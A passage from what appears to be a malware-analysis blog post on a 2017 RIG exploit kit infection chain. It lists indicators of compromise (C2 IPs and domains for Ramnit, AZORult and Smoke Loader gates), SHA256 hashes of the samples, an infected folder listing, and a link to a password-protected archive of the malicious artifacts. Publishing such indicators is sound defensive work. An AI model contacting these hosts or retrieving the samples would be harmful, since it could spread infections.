
Local Disk (C:) > Users > Win7 32bit > AppData > Local

Search Local

Organize Open Share with New folder

Name	Date modified	Type	Size
Apps	9/19/2016 11:42 PM	File folder	
Deployment	9/19/2016 11:45 PM	File folder	
Google	9/20/2016 1:06 AM	File folder	
Microsoft	12/9/2016 6:35 PM	File folder	
Mozilla	9/20/2016 12:33 AM	File folder	
mykemfpi	7/22/2017 2:13 AM	File folder	
Temp	7/22/2017 2:27 AM	File folder	
VirtualStore	9/19/2016 11:26 PM	File folder	
GDIPFONTCACHEV1.DAT	9/19/2016 11:42 PM	DAT File	57 KB
IconCache.db	7/22/2017 2:16 AM	Data Base File	955 KB
lfksjfu.log	7/22/2017 2:17 AM	Text Document	0 KB
kgxtenox.log	7/22/2017 2:17 AM	Text Document	1 KB
kqfvowyl.log	7/22/2017 2:27 AM	Text Document	1 KB
lhjhtgi.log	7/22/2017 2:17 AM	Text Document	550 KB
Lw321.exe	7/22/2017 2:17 AM	Application	12 KB
psnxnrep.log	7/22/2017 2:17 AM	Text Document	0 KB
qsbalqmo.log	7/22/2017 2:27 AM	Text Document	137 KB
siwhqcgj.log	7/22/2017 2:18 AM	Text Document	1 KB
tpogtohy.log	7/22/2017 2:18 AM	Text Document	124 KB
V3.exe	7/22/2017 2:17 AM	Application	190 KB
ydwijfo.log	7/22/2017 2:22 AM	Text Document	1 KB

13 items selected Date modified: 7/22/2017 2:27 AM



## IOCs

- 52.52.15.205 – tqbeu.voluumtrk.com
- 54.183.53.133 – tqbeu.redirectvoluum.com
- 194.58.38.50 – Seamless campaign
- 194.58.58.70 – GET /signup4.php – Seamless gate
- 188.225.87.49 – RIG EK
- 185.118.65.143 – hdyejdn638ir8.com – Ramnit C2
- 46.17.44.131 – eppixrakqueueuttiuvi.com – Ramnit C2
- 185.159.129.127 and 194.58.112.174 – tmngmjcv.com – Ramnit C2
- 46.105.57.169 – steelskull.com – Hacked site serving up malware
- 185.100.222.41 – parking-services.us – POST /gate.php – AZORult stealer
- 103.253.27.234 – POST /teststeal/gate.php
- 109.169.89.50 – zabugrom.bit – POST /smk2/ – Smoke Loader

## Hashes

SHA256: 83df67f6fcec4015d345684e31773eb3488295703de09306eadf34fe3bc0b420

File name: RIG EK landing page at 188.225.87.49.txt

SHA256: 5aa4502dc361d3d913ea5443c15e59831bc1db3b696f0d5347442744b36e957b

File name: Flash exploit from RIG EK at 188.225.87.49.swf

SHA256: e98a80523922ac53858990234332cb9ba4c74ee4d3e2c5764d4d7b1fb7f84e10

File name: o32.tmp

SHA256: 7c73071a01fd77c06e43f4500201cd2eb20991bbb4116ae47e07b6864ad0b58e

File name: qzsn3aad.exe

SHA256: babd9eb251ebebe53fda65c3d070200c1362b6d8cc619543b3d31c433d8608bb

File name: satbin.exe (AKA V3.exe and javasch.exe)

SHA256: cf3459cf29125101f5bea3f4206d8e43dbe097dd884ebf3155c49b276736f727

File name: AU2\_EXEsd.exe


SHA256: 0b5d583fd8b03e642707678800199d265bfea5563dbde982479222365af01d24

File name: Loader.exe (AKA Lw321.exe)

Downloads

Password is "infected" – [Malicious Artifacts.zip](#)

Until next time!



## Published by malwarebreakdown

---

Just a normal person who spends their free time infecting systems with malware. [View all posts by malwarebreakdown](#)